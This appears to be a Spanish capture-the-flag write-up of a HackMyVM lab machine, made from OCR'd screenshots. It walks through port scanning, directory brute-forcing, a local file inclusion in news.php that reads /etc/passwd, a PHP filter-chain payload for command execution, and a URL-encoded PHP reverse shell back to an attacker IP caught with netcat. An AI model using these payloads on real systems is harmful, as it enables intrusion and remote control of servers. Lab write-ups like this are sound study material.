


blackhat 2




```
❯ nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-26 10:56 EST
Initiating ARP Ping Scan at 10:56
Scanning 192.168.137.12 [1 port]
Completed ARP Ping Scan at 10:56, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:56
Scanning 192.168.137.12 [65535 ports]
Discovered open port 22/tcp on 192.168.137.12
Discovered open port 80/tcp on 192.168.137.12
Increasing send delay for 192.168.137.12 from 0 to 5 due to 162 ou
Increasing send delay for 192.168.137.12 from 5 to 10 due to 30 ou
Increasing send delay for 192.168.137.12 from 10 to 20 due to 94 o
Increasing send delay for 192.168.137.12 from 20 to 40 due to 1438
Increasing send delay for 192.168.137.12 from 40 to 80 due to 11 o
Increasing send delay for 192.168.137.12 from 80 to 160 due to 256
Increasing send delay for 192.168.137.12 from 160 to 320 due to ma
Increasing send delay for 192.168.137.12 from 320 to 640 due to 27
Increasing send delay for 192.168.137.12 from 640 to 1000 due to 3
Warning: 192.168.137.12 giving up on port because retransmission c
Completed SYN Stealth Scan at 10:57, 57.88s elapsed (65535 total p
Nmap scan report for 192.168.137.12
Host is up, received arp-response (0.87s latency).
Scanned at 2025-02-26 10:56:25 EST for 58s
Not shown: 64379 closed tcp ports (reset), 1154 filtered tcp ports
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:10:5F:FA (PCS Systemtechnik/Oracle VirtualBo
```




```
❯ nmap -sCV -p22,80 -vvv 192.168.137.12
Starting Nmap 7.95 ( https://nmap.org ) at
```



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 04:2a:cb:c4:54:0e:de:54:a1:f2:61:d7:6a:29:f6:5f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBUIyR90z
|   256 a8:02:05:f3:a6:61:7d:e8:8b:e5:6f:1c:5b:7b:5b:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMN5dOXWLsMESN+NWjIo49NYaAJl8lCuoiTtA8zxqdSF
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Home - Hacked By sML
MAC Address: 08:00:27:10:5F:FA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
NSE: Script scanning 192.168.137.12.
❯ whatweb 192.168.137.12
http://192.168.137.12 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], Email[sml@hackmyvm.eu], HTML5, HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.137.12
], Title[Home - Hacked By sML], X-UA-Compatible[IE=edge]
```



```
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.12/' -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.12/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/news.php             (Status: 200) [Size: 3418]
/index.php            (Status: 200) [Size: 996]
/index.html           (Status: 200) [Size: 996]
/2021                 (Status: 200) [Size: 31875]
/2022                 (Status: 200) [Size: 34213]
/2023                 (Status: 200) [Size: 36067]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
Progress: 228663 / 882240 (25.92%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 228832 / 882240 (25.94%)
```

ingresamos un email y no lleva aca, le doy a print



192.168.137.12/news.php?year=2023
DB GTFOBins example_hashes [h… Hash Type Identif… CyberChef
Print the year
Send by email


Email : test@test.com

Choose a year : 2023

Events :

```
[Events]


January

January 1 – Croatia adopts the euro and joins the
Schengen Area, becoming the 20th member state of
the Eurozone and the 27th member of the Schengen
Area. This is the first enlargement of the Eurozone
since Lithuania's entry in 2015, and the first
```

vemos q tenemos un LFI



192.168.137.12/news.php?year=/etc/passwd
t-DB GTFOBins example_hashes [h… Hash Type Identif… CyberChef
Print the year
Send by email


Email : test@test.com

Choose a year : 2023

Events :


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

php_filter chain generator



```
❯ python3 phpFilterChain.py --chain '<?php system($_GET['cmd']); ?>'
[+] The following gadget chain will generate the following code : <?php system($_GET[cmd]); ?> (base64 value: PD9waHAgc3lzdGVtKCRfR0VUW2NtZF0pOyA/Pg)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936
|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.
MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.ico
nv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JIS
X0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode
|convert.iconv.UTF8.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|conv
ert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.ico
nv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|con
```

vamos a interceptar con burpsuite por que en la web no me muestra nada




```
KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHI
FT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|conv
ert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR
|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|
convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.U
TF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-e
ncode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.icon
v.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert
.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG
5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|
convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|con
vert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.i
conv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conve
rt.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP
936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8
.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT
_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP
1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|c
onvert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|con
vert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
ert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base6
4-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|conve
rt.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|conver
t.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert
.base64-decode/resource=php://temp&cmd=id HTTP/1.1
Host: 192.168.137.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=kokunfckpse9f7vdun74rsgqmd
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
            .textbox {
                font-size: 13px;
                width: 300px;
            }

            .hr {
                width: 300px;
            }

            .text2 {
                color: #ffffff;
                font-size: 17px;
                letter-spacing: 4px;
                font-family: 'monospace', cursive;
            }
        }
    </style>
</head>
<body>
    <div class="mainContainer">
                <p class="text2">Email : test@test.com</p>
            <form method="get">
                <label for="year" class="text2">Choose a year :</label>
                <select name="year" id="year" class="textbox">
                    <option value="2023">2023</option>
                    <option value="2022">2022</option>
                    <option value="2021">2021</option>
                </select>
                <input type="submit" value="Print the year" class="textbox">
            </form>

            <p class="text2">Events :</p>
            <textarea rows="10" cols="50" class="textbox">uid=33(www-data) gid=33(www-data)
groups=33(www-data)
É
PÃàÐÐøôô>==@CàÐÐøôô>==@CàÐÐøôô>==@CàÐÐøôô>==@CàÐÐøôô>==@CàÐÐøôô>==@CàÐÐøôô>==@CàÐÐøôô>==@CàÐ
Ðøôô>==@CàÐÐøôô>==@</textarea><br><br>

            <button type="button" onclick="alert(' Events have been sent by email.');" class=
"textbox">Send by email</button>
            </div>
</body>
</html>
```


le mando una revshell de php system url encodeada y estoy dentro

`php+-r+'$sock%3dfsockopen(<IP Atacante>,443)%3bsystem("/bin/bash+<%263+>%263+2>%263")%3b'`



```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.7] from (UNKNOWN) [192.168.137.12] 43722
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

como no encuentro nada miro en un write up, pero poco pq no me guta ver la solucion entera, y me fijo que hacen un check de los paquetes intalados con `dpkg —verify`

